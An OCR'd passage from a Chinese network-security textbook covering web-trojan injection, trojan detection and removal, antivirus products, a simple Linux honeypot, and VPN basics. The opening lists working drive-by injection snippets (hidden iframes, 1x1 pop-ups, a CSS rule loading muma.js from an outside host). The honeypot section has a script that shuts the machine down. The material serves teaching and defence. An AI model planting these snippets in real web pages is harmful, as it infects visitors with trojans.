window.open ("网马地址","","toolbar=no, location=no, directories=no, status=no,
menubar=no, scrollbars=no, width=1, height=1");
</script>
```



(4) JS 文件挂马

首先将代码 document. write ("<iframe width = 0 height = 0 src = '网马地址'></iframe>");保存为 muma. js 文件,则 js 文件挂马代码为<script language=javascript src=muma. js></script>。

(5) CSS 中挂马

```
body{
background- image: url('
javascript:document.write("< script src= http://www.yyy.net/muma.js> < /script> ")')
}
```

(6) 高级欺骗

```
< a href= http://www.sohu.com(迷惑连接地址) onMouseOver= "muma();return true;"> 搜狐首页< /a>
< script language= javascript>
function muma()
{
open("网马地址","","toolbar= no, location= no, directories= no, status= no, menubar= no, scrollbars= no,
width= 1, height= 1");
}
< /script>
```

5.10.7　网页病毒、网页挂马的基本概念

1. 网页病毒

网页病毒是利用网页来进行破坏的病毒,它存在于网页之中,其实是使用一些脚本语言编写的一些恶意代码,利用浏览器漏洞来实现病毒的植入。当用户登录某些含有网页病毒的网站时,网页病毒会被悄悄激活,这些病毒一旦激活,可以利用系统的一些资源进行破坏。轻则修改用户的注册表,使用户的首页、浏览器标题改变,重则可以关闭系统的很多功能,装上木马,染上病毒,使用户无法正常使用计算机系统,严重者还可以将用户的系统进行格式化。而这种网页病毒容易编写和修改,使用户防不胜防。

2. 网页挂马(网页木马)

网页挂马是指黑客自己建立带病毒的网站,或者入侵大流量网站,然后在其网页中植入木马和病毒,当用户浏览到这些网页时就会中毒。由于通过网页挂马可以批量入侵大量计算机,快速组建僵尸网络、窃取用户资料,所以危害极大。

网页挂马的方法花样翻新,层出不穷。可以利用 iframe 包含网页木马,也可以利用 JS 脚本文件调用网页木马,还可以在 CSS 文件中插入网页木马,甚至可以利用图片、SWF、RM、AVI 等文件的弹窗功能来打开网页木马。

3. WSH

WSH(Windows Scripting Host,Windows 脚本宿主)是内嵌于 Windows 操作系统中的脚本语言工作环境。WSH 这个概念最早出现于 Windows 98 操作系统。微软在研发



Windows 98 时,为了实现多类脚本文件在 Windows 界面或 DOS 命令提示符下直接运行,就在系统中植入了一个基于 32 位 Windows 平台的、并且独立于语言的脚本运行环境,将其命名为 Windows Scripting Host。WSH 架构于 ActiveX 之上,通过充当 ActiveX 的脚本引擎控制器,WSH 为 Windows 用户充分利用威力强大的脚本语言扫清了障碍。

WSH 的优点在于它能够使人们可以充分利用脚本来实现计算机工作的自动化,但正是 WSH 的优点,使计算机系统又有了新的安全隐患。许多计算机病毒制造者正在热衷于用脚本语言来编制病毒,并利用 WSH 的支持功能,让这些隐藏着病毒的脚本在网络中广为传播。借助 WSH 的这一缺陷,通过 JavaScript、VBScript、ActiveX 等网页脚本语言,就产生了大量的网页病毒和网页木马。

4. 网页木马的基本工作流程

(1) 打开含有网页木马的网页。

(2) 网页木马利用浏览器漏洞或者一些脚本功能下载一个可执行文件或脚本。

5. 网页木马的种类

(1) Flash 动画木马

Flash 动画木马的攻击原理是在网页中显示或在本地直接播放 Flash 动画木马时,让 Flash 自动打开一个网址,而该网页就是攻击者预先制作好的一个木马网页。即 Flash 动画木马其实就是利用 Flash 的跳转特性,进行网页木马的攻击。要让 Flash 自动跳转到木马网页,只要使用 Macromedia Flash MX 之类的编辑工具,在 Flash 中添加一段跳转代码,让 Flash 跳转到木马网页即可。

用浏览器打开 Flash 动画木马或是包含 Flash 动画木马的网页时,可以看到随着 Flash 动画播放,自动弹出一个浏览器窗口,里面将会显示一个无关的网页,这个网页很可能就是木马网页。

不管 Flash 木马如何设计,最终都是要跳转到木马网页去,所以防范 Flash 动画木马需要开启 Windows 的窗口拦截功能,另外,一定要在上网时开启杀毒软件的网页监控功能。

打开 IE 浏览器,选择【工具】|【Internet 选项】命令,打开【Internet 选项】对话框,如图 5-83 所示。选择【隐私】选项卡,在页面中选中【打开弹出窗口阻止程序】复选框,然后单击【设置】按钮,打开【弹出窗口阻止程序设置】对话框,如图 5-84 所示,在对话框中可以设置筛选级别,将其设置为【高:阻止所有弹出窗口】。

(2) 图片木马

图片木马有两种形式:伪装型图片木马和漏洞型图片木马。

① 伪装型图片木马。伪装型图片木马通常是通过修改文件图标,伪装成图片文件来实现的。

② 漏洞型图片木马。漏洞型图片木马通常是利用系统或者软件的漏洞,对真正的图片动了手脚,制作出真正的夹带木马的图片,当用户打开图片时就会受到木马的攻击。





图 5-83　【Internet 选项】对话框



图 5-84　【弹出窗口阻止程序设置】对话框

对于伪装型图片木马，无论其外表多么具有迷惑性，但是木马必然是个可执行程序，后缀名是.exe。因此，可以比较容易地发现伪装型图片木马。在资源管理器窗口中，依次选择菜单栏中的【工具】|【文件夹选项】命令，打开【文件夹选项】对话框，如图 5-85 所示，取消选中【隐藏受保护的操作系统文件】和【隐藏已知文件类型的扩展名】复选框，并且在【隐藏文件和文件夹】选项中选择【显示所有文件和文件夹】选项。

有些木马会对注册表进行修改，使得资源管理器【工具】菜单中的【文件夹选项】选项被隐藏，让用户无法显示文件后缀名。要识别木马，必须恢复【文件夹选项】选项。右击工具栏空白处，在菜单中选择【自定义】命令，打开【自定义工具栏】对话框，如图 5-86 所示。在【可用工具栏按钮】中找到【文件夹选项】选项，单击【添加】按钮，然后单击【关闭】按钮，工具栏中会出现一个【文件夹选项】按钮。




图 5-85　【文件夹选项】对话框



图 5-86　【自定义工具栏】对话框





(3) 在媒体文件、电子书、电子邮件中也可能放置木马。

5.10.8 实例：查看开放端口判断木马

木马通常基于 TCP/UDP 协议进行 Client 端与 Server 端之间的通信，因此，木马会在 Server 端打开监听端口来等待 Client 端连接。例如冰河的监听端口是 7626。所以，可以通过查看本机开放的端口，来检查是否被植入了木马或其他黑客程序。

下面使用 Windows 自带的 netstat 命令(Linux 也有该命令)查看端口。

```
C:\Documents and Settings\Administrator>netstat -an
Active Connections
  Proto    Local Address         Foreign Address       State
  TCP      0.0.0.0:135           0.0.0.0:0             LISTENING
  TCP      127.0.0.1:1038        127.0.0.1:1039        ESTABLISHED
  TCP      127.0.0.1:1039        127.0.0.1:1038        ESTABLISHED
  TCP      218.198.18.6:139      0.0.0.0:0             LISTENING
  TCP      218.198.18.6:1064     211.84.160.6:80       TIME_WAIT
  TCP      218.198.18.6:1065     211.84.160.6:80       TIME_WAIT
  TCP      0.0.0.0:7626          0.0.0.0:0             LISTENING
  UDP      0.0.0.0:445           *:*
  UDP      218.198.18.6:123      *:*
```

Active Connections：指当前本机活动连接。

Proto：连接使用的协议。

Local Address：本地计算机的 IP 地址和连接正在使用的端口号。

Foreign Address：连接该端口的远程计算机的 IP 地址和端口号。

State：表明 TCP 连接的状态，其中，7626 端口正在监听，很有可能被植入了冰河木马，此时，要立刻断开网络，清除木马。

网络服务、木马与端口对照表见附录。

5.10.9 方法汇总——病毒、蠕虫、木马的清除和预防

1. 遭受网页病毒、网页木马攻击后的症状

(1)上网前系统一切正常，上网后系统就会出现异常情况。

(2) 默认主页被更改，IE 浏览器工具栏内的修改功能被屏蔽。

(3) 不定时地弹出广告。

(4) 计算机桌面及桌面上的图标被隐藏。

(5) 在计算机桌面上无故出现陌生网站的链接。

(6) 登录某个网站后，发现迅速打开一个窗口后又消失，并且在系统文件夹内多了几个未知的、类似系统文件的新文件。

(7) 私有账号无故丢失。

(8) 发现多了几个未知的进程，而且杀不掉，重启后又会出现。

(9) CPU 利用率一直很高。



（10）注册表编辑器被锁定。

2. 清除病毒、蠕虫和木马的一般方法

（1）使用杀毒软件或者专杀工具查杀。

（2）查看任务管理器，发现仿系统文件的进程要立刻禁止掉，然后到相应的路径查看该文件的“创建时间”，如果和中毒时间相仿，那么就说明该文件极有可能是病毒文件。因为系统文件的创建时间比较早，大约要比当前时间早2～5年，按如此办法就可以逐一找出可疑的文件，然后将它们删除，如果在Windows中不能删除，那么要进入DOS进行删除。

（3）修改注册表。网页病毒通过注册表具有再生的功能，所以要注意注册表启动项。

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]
```

一般情况，上面所有的键值都为空，如果不为空，应该全部清空。

另外，也应注意关联项目，正确的键值如下：

```
[HKEY_CLASSES_ROOT\chm.file\shell\open\command "(默认)" "hh.exe" %1 ]
[HKEY_CLASSES_ROOT\exefile\shell\open\command "(默认)" "%1" %* ]
[HKEY_CLASSES_ROOT\inifile\shell\open\command "(默认)"
%SystemRoot%\System32\NOTEPAD.EXE %1 ]
[HKEY_CLASSES_ROOT\regfile\shell\open\command "(默认)" regedit.exe "%1" ]
[HKEY_CLASSES_ROOT\scrfile\shell\open\command "(默认)" "%1" /S ]
[HKEY_CLASSES_ROOT\txtfile\shell\open\command "(默认)"
%SystemRoot%\system32\NOTEPAD.EXE %1]
```

（4）清理配置文件启动项。关注autoexec.bat、win.ini和system.ini文件。autoexec.bat的内容为空；win.ini文件中[Windows]下面，“run=”和“load=”是可能加载木马程序的途径。一般情况下，等号后面什么都没有；system.ini文件中[boot]下面有个“shell=文件名”。正确的文件名应该是“explorer.exe”，如果不是“explorer.exe”，而是“shell=explorer.exe程序名”，那么后面跟着的那个程序就是木马程序，说明已经中木马了。

（5）清理缓存。由于病毒会停留在计算机的临时文件夹与缓存目录中，所以要清理C:\Documents and Settings\Administrator(或其他用户名)\Local Settings文件夹中Temp和Temporary Internet Files子文件夹里的内容。

（6）检查启动组。开始程序启动中是否有奇怪的启动文件，现在的木马大多不再通过启动菜单进行随机启动，但是也不可掉以轻心。如果发现在【开始】|【程序】|【启动】菜单中有新增的项，就要多加小心。

（7）通过文件对比查找木马。

（8）清除木马。清除木马的一般过程是：首先确认木马进程，然后停止该进程，再在注册表里清理相关表项，最后删除硬盘上的木马文件。

（9）查看可疑端口。端口扫描是检查远程机器有无木马的最好办法，查看连接和端口



扫描的原理基本相同,不过是在本地机上的命令行窗口中执行“netstat-a”命令来查看所有的 TCP/UDP 连接。查看端口与进程关系的小程序有 Active Ports 和 Tcpview 等。

(10) 在安全模式或纯 DOS 模式下清除病毒。对于现在大多数流行的蠕虫病毒、木马程序和网页代码病毒等,可以在安全模式下彻底清除,然而对于一些引导区病毒和感染可执行文件的病毒则需要在纯 DOS 下杀毒。

3. 预防网页病毒、网页木马

(1) 安装杀毒软件,打开实时监控。

(2) 经常升级杀毒软件的病毒库。

(3) 安装防火墙。

(4) 经常更新系统,安装安全补丁。

(5) 不要轻易访问具有诱惑性的网站。

(6) 在 IE 中全部禁止 ActiveX 插件和控件、Java 脚本。

(7) 打开【IE 属性】对话框中选择【安全】选项卡,单击【受限站点】按钮,将【安全级别】设置为【高】选项,单击【站点】按钮,添加要阻止的危险网址。

(8) 卸载 ActiveXObject。在命令提示符下执行 regsvr32.exe shell32.dll /u/s 命令,卸载 Shell.application 控件。如果以后要使用这个控件,在命令提示符下执行 regsvr32.exe shell32.dll /i/s 命令重新安装 Shell.application 控件。其中,regsvr32.exe 是注册或反注册 OLE 对象或控件的命令,“/u”是反注册参数,“/s”是安静模式参数,“/i”是安装参数。

(9) 定时备份。定时备份硬盘上的重要文件,可以用 ghost 备份分区,可以用 diskgen 备份分区表。

(10) 不要运行来路不明的软件,不要打开来路不明的邮件。

5.10.10 流行杀毒软件简介

国内市场上单机版杀毒软件的主流产品分别是金山毒霸 2011、瑞星杀毒软件 2010、江民杀毒软件 KV 2010、卡巴斯基反病毒软件 2010、Norton AntiVirus 2010。

1. 金山毒霸 2011

金山毒霸 2011 是一款功能强大的、方便易用的个人及家庭首选反病毒产品之一。它能保护用户的计算机免受病毒、黑客、垃圾邮件、木马和间谍软件等网络危害。

金山毒霸 2011 是世界首款应用“可信云查杀”的杀毒软件,颠覆杀毒软件 20 年传统技术,全面超越主动防御及初级云安全等传统方法,采用本地正常文件白名单快速匹配技术,配合强大的金山可信云端体系,率先实现了安全性、检出率与速度的提高。

金山毒霸 2011 极速轻巧,安装包不到 20MB,内存占用只有 19MB,首次扫描仅 4 分钟,3 分钟消灭活木马,扫描速度每秒可达 134 个文件。配合中国互联网最大云安全体系,100%鉴定文件是病毒还是正常文件。它具有强大的自动分析鉴定体系,对于互联网上 95%的新未知文件,在 60 秒内即返回鉴定结果。它应用精确样本收集技术,更使文件鉴定准确率达到了 99%以上。



其技术亮点有如下几个。

(1) 可信云查杀

增强互联网可信认证,海量样本自动分析鉴定,极速快速匹配查询,中国最大云安全,100%识别率,互联网95%的新文件与未知文件60秒返回鉴定结果。

(2) 蓝芯II云引擎(Blue Chip II CLOUD)

微特征识别(启发式查杀2.0),将新病毒扼杀于摇篮中,针对不同类型病毒具有不同的算法,减少资源占用,多模式快速扫描匹配技术,超快样本匹配。

(3) 白名单优先技术

准确标记用户计算机所有安全文件,无须逐一比对病毒库,大大提高效率,双库双引擎,首家在杀毒软件中内置安全文件库,与可信云安全紧密结合,安全、少误杀。

(4) 个性功能体验

具有下载保护、聊天软件保护、U盘病毒免疫防御、文件粉碎机、自定义安全区、提升性能、可定制的免打扰模式、自动调节资源占用、针对笔记本电源优化使续航更久等个性功能。

2. 瑞星杀毒软件2010

对于瑞星杀毒软件2010版产品介绍如下。

(1) 查杀病毒

后台查杀:在不影响用户工作的情况下进行病毒的处理。

断点续杀:智能记录上次查杀完成文件,针对未查杀的文件进行查杀。

异步杀毒处理:在用户选择病毒处理的过程中,不中断查杀进度,提高查杀效率。

空闲时段查杀:利用用户系统空闲时间进行病毒扫描。

嵌入式查杀:可以保护MSN等即时通信软件,并在MSN传输文件时进行传输文件的扫描。

开机查杀:在系统启动初期进行文件扫描,以处理随系统启动的病毒。

(2) 智能启发式检测技术+云安全

根据文件特性进行病毒的扫描,最大范围发现可能存在的未知病毒,并极大程度避免误报给用户带来的烦恼。

(3) 瑞星的智能主动防御技术

系统加固:针对系统的薄弱环节进行加固,防止系统被病毒破坏。

木马入侵拦截:最大限度保护用户访问网页时的安全,阻止绝大部分挂马网页对用户的侵害。

木马行为防御:基于病毒行为的防护,可以阻止未知病毒的破坏。

(4) 瑞星实时监控

文件监控:提供高效的实时文件监控系统。

邮件监控:提供支持多种邮件客户端的邮件病毒防护体系。

(5) 安全检测

计算机体检:针对用户系统进行有效评估,帮助用户发现安全隐患。

(6) 软件安全

密码保护:防止用户的安全配置被恶意修改。



自我保护：防止病毒对瑞星杀毒软件进行破坏。

(7) 工作模式

家庭模式：适用于用户在游戏、视频播放、上网等情况，为用户自动处理安全问题。

专业模式：用户拥有对安全事件的处理权。

(8) 云安全(Cloud Security)计划

与全球瑞星用户组成立体监测防御体系，以最快速度发现安全威胁，解决安全问题，共享安全成果。

3. 江民杀毒软件 KV2010

江民杀毒软件 KV2010 系江民反病毒资深研发团队历时一年之久，悉心打造的一款新型全功能杀毒软件。采用全新动态启发式杀毒引擎，融入指纹加速功能，杀毒功能更强、速度更快。KV2010 也是国内首家完美兼容微软 Windows 7 操作系统的 2010 版杀毒软件。

KV2010 颠覆了传统的防杀毒模式，在智能主动防御、沙盒技术、内核级自我保护、虚拟机脱壳、云安全防毒系统、启发式扫描等领先的核心杀毒技术基础上，创新“前置威胁预控”安全模式，在防杀病毒前预先对系统进行全方位安全检测和防护，检测 3 大类 29 项可能存在的安全潜在威胁，提供安全加固和解决方案。

功能亮点：全新引擎，动态启发式杀毒，指纹加速，杀毒更快、更强；29 项安全防护，封堵所有病毒入侵通道，病毒无隙可入；24 小时监控网页挂马，恶意网址动态入库，网络畅游无忧；增强智能主动防御沙盒模式，增强虚拟机脱壳，未知病毒克星；全新三层防火墙，从应用层、协议层、内核层三层防范黑客攻击；增强云安全防毒系统，海量可疑文件数据处理中心，搜集病毒样本更多，升级速度更快；增强网页防马墙功能，动态更新网页挂马规则库；增强系统漏洞管理功能，自动扫描、修复系统漏洞，新增第三方软件漏洞扫描、自动修复功能；江民新计算机保护系统，系统灾难一键恢复，恢复系统到正常状态；病毒扫描、查杀速度更快；占用系统资源更少、防杀病毒效率更高。

4. 卡巴斯基反病毒软件 2010

卡巴斯基是俄罗斯著名信息安全厂商 Kaspersky Labs 推出的计算机安全产品。卡巴斯基产品包括个人用户、企业网络提供反病毒、防黑客和反垃圾邮件产品。卡巴斯基 2010 是一套完整的家庭安全解决方案，它可以帮助用户防御各种木马、蠕虫、病毒的危害。卡巴斯基 2010 还增强了它的实时监控功能，无论是网页、各种文件、主流的聊天工具(QQ、MSN 等)，都在它的监控范围之内，不但如此，卡巴斯基的独门绝技——主动防御技术更是得到了增强，这将完全确保用户的计算机不受未知的病毒和木马的威胁。

卡巴斯基全功能安全软件 2010 将实时自动保护用户全家的上网安全——无论用户是工作、使用网银、在线购物还是网络游戏，完整的组件将为用户上网冲浪保驾护航。卡巴斯基全功能安全软件 2010 中包含卡巴斯基反病毒软件 2010 的所有功能和技术。

卡巴斯基全功能安全软件 2010 是新一代的信息安全解决方案，更强的反病毒数据库引擎和更快的扫描速度可以保护用户的计算机免受病毒、蠕虫、木马和其他恶意程序的危害；它将实时监控文件、网页、邮件、ICQ/MSN 协议中的恶意对象；扫描操作系统和已安装程序的漏洞，应用程序过滤将计算每个程序的安全值以分配不同的安全级别；独特设计的安全免

疫区可以让用户在安全免疫区运行可疑程序和不安全网站;增强的双向防火墙将阻止所有不安全的网络活动,各种贴心设计的实用工具(浏览器系统优化、应急磁盘、活动痕迹清理工具、Windows 设置修复)更加保护用户安全。

5. Norton AntiVirus 2010

Norton AntiVirus 是一套强而有力的防毒软件,它可帮用户侦测上万种已知和未知的病毒。每当开机时,自动防护便会常驻在 System Tray,当从磁盘、网路、E-mail 存档中开启档案时便会自动侦测档案的安全性,若档案内含病毒,便会立即警告,并做适当的处理。另外它还附有 LiveUpdate 功能,可帮用户自动连上 Symantec 的 FTP Server 下载最新的病毒码,下载完后自动完成安装更新的动作。

新特性:检测删除病毒和恶意软件、自动屏蔽恶意软件和蠕虫、防止邮件中的病毒、寻找移除隐藏的漏洞、自动更新功能、即时保护功能。

5.11　实例:蜜罐技术

计算机网络安全技术的核心问题,是对计算机和网络系统进行有效的防护。网络安全防护涉及面很广,从技术层面上讲,主要包括数据加密技术、认证技术、防火墙技术、入侵检测技术、病毒防护技术等。在这些技术中,多数技术都是在攻击者对网络进行攻击时进行的被动防护。然而,蜜罐(Honeypot)技术可以采取主动方式。蜜罐技术诱导黑客误入歧途,消耗他们的精力,为加强防范赢得时间。

1. 蜜罐的概念

美国的 L. Spizner 是一个著名的蜜罐技术专家,他对蜜罐的定义:蜜罐是一种资源,它的价值是被攻击或攻陷。这就意味着蜜罐是用来被探测、被攻击甚至最后被攻陷的,蜜罐不会修补任何东西,这样就为使用者提供了额外的、有价值的信息。蜜罐不会直接提高计算机网络安全,但是它却是其他安全策略不可替代的一种主动防御技术。由于蜜罐并没有向外界提供真正有价值的服务,因此所有对蜜罐的访问都被视为可疑的。蜜罐拖延攻击者对真正目标的攻击,让攻击者在蜜罐上浪费时间。

蜜罐就是一台不做任何安全防范措施,并且连接互联网的计算机。但是蜜罐与一般的计算机不同,它存在多种漏洞,并且管理员清楚这些漏洞,内部运行各种数据记录程序,会记录入侵者的所有操作和行为,这也是蜜罐系统最为重要的功能。

无论如何建立和使用蜜罐,只有受到攻击时,它的作用才能发挥出来。为了吸引攻击者,通常在蜜罐系统中故意留下一些安全后门,或者放置一些网络攻击者希望得到的虚假敏感信息,吸引攻击者上钩。对攻击者的行为进行记录,管理员通过研究和分析这些记录,能够得知攻击者采用的攻击工具、攻击手段、攻击目的和攻击水平等信息。同时,这些信息将会成为对攻击者进行起诉的证据。

2. 蜜罐的分类

根据设计的最终目的不同,可以将蜜罐分为:产品型蜜罐、研究型蜜罐。



（1）产品型蜜罐一般运用于商业组织的网络中。

（2）研究型蜜罐专门以研究和获取攻击信息为目的而设计。

3．一个简单蜜罐的例子

操作系统为：RHEL/CentOS/Fedora。

黑客入侵 Linux 系统一般有两种方法：①猜测 root 口令，一旦获得 root 口令，就会以 root 身份登录。②先以普通用户身份登录，然后用 su 命令转换成 root。

（1）设置陷阱，防止黑客以 root 身份登录。

在/root/.bash_profile 文件后面追加如下一段程序：

```
#root .profile
clear
echo "Login incorrect"
echo
echo "Login:"
read p
if ["$p"="123456"]; then
    clear
else
    exit
fi
```

（2）设置陷阱，防止黑客用 su 命令转换成 root。

在/etc/profile 文件后面追加如下一条命令：

```
alias su='su ztguang'
```

（3）设置陷阱，终止黑客的 root 身份。

如果黑客已经成功以 root 身份登录，就要启动登录成功的陷阱。一旦 root 登录，就启动一个计时器，正常的 root 登录能够停止计时，而非法入侵者因不知道何处有计时器，就无法停止计时，等计时到时，就触发相应的操作（如关机等）。

陷阱程序/root/nonhacker.sh 内容如下：

```
#!/bin/sh
tt=0
while ["$tt" -le 120]; do
    sleep 1
    tt=$(($tt+1))
done
halt    #2分钟后关机
```

在/root/.bashrc 文件后面追加如下一条命令：

```
. nonhacker.sh &
```

正常 root 用户登录后，可以执行 jobs 命令，然后执行 kill %n 命令终止陷阱程序。



5.12 VPN 技术

本节首先简要介绍 VPN 的基本概念，然后通过实例讲述 VPN 技术在 Windows 环境和 Linux 环境中的应用。

5.12.1 VPN 技术概述

1. VPN 的定义

虚拟专用网(Virtual Private Network，VPN)被定义为通过一个公用网络(公用网络包括 IP 网络、帧中继网络和 ATM 网络，通常是指互联网)建立一个临时的、安全的连接，是一条穿过公用网络的安全、稳定的通道。在 VPN 中，任意两个结点之间的连接并没有传统专用网络所需的端到端的物理链路，而是利用某种公用网络的资源动态组成的。虚拟是指用户不再需要拥有实际的长途数据线路，而是使用 Internet 公众数据网络的长途数据线路。专用网络是指用户可以为自己制定一个最符合自己需求的网络。VPN 不是真的专用网络，但却能够实现专用网络的功能。

VPN 是对企业内部网的扩展，可以帮助远程用户、公司分支机构、商业伙伴及供应商同公司的内部网建立可信的安全连接，并保证数据的安全传输；VPN 可用于不断增长的移动用户的全球互联网接入，以实现安全连接。

一般情况下 VPN 有 PPTP VPN、IPSEC VPN 和 L2TP VPN 这 3 种，其中 PPTP VPN 最简便；IPSEC VPN 最通用；各个平台都支持，L2TP VPN 最安全。

2. VPN 的基本功能

VPN 的功能至少要包含以下几个方面。

(1) 加密数据：保证通过公用网络传输的信息即使被其他人截获也不会泄露。

(2) 信息验证和身份识别：保证信息的完整性、合理性，并能鉴别用户的身份。

(3) 提供访问控制：不同的用户有不同的访问权限。

(4) 地址管理：能够为用户分配专用网络上的地址并确保地址的安全性。

(5) 密钥管理：能够生成并更新客户端和服务器的加密密钥。

(6) 多协议支持：能够支持公共网络上普遍使用的基本协议(包括 IP、IPX 等)。

3. VPN 的优点

(1) 降低费用

远程用户可以在当地接入 Internet，以 Internet 作为通道与企业内部的专用网络相连，可以大幅降低通信费用，另外企业可以节省购买和维护通信设备的费用。

(2) 安全性增强

VPN 使用通道协议、身份验证和数据加密 3 个方面的技术保证通信的安全性。客户机向 VPN 服务器发出请求，VPN 服务器响应请求并向客户机发出身份质询，客户机将加密的响应信息发送到 VPN 服务器端，VPN 服务器根据用户数据库检查该响应，如果账户有效，



VPN 服务器将检查该用户是否具有远程访问的权限。如果拥有远程访问的权限，VPN 服务器接受此连接。在身份验证过程中产生的客户机和服务器公有密钥将用来对数据进行加密。

（3）支持最常用的网络协议

在基于 IP、IPX 和 NetBUI 协议的网络中的客户机都能够很容易地使用 VPN。

（4）有利于 IP 地址安全

VPN 是加密的，VPN 数据在 Internet 中传输时，Internet 上的用户只看到公共的 IP 地址，看不到数据包内包含的专用网络地址。

5.12.2 实例：配置基于 Windows 平台的 VPN

1. 在 Windows 2003 Server SP2 上配置 VPN 服务器的过程

第 1 步：打开【路由和远程访问服务器安装向导】窗口。

依次选择【开始】|【程序】|【管理工具】|【路由和远程访问】命令，打开【路由和远程访问】窗口，如图 5-87 所示。右击左边框架中的【ZTG2003（本地）】选项（ZTG2003 为服务器名），选择【配置并启用路由和远程访问】命令，打开【路由和远程访问服务器安装向导】对话框，如图 5-88 所示。




图 5-87 【路由和远程访问】窗口

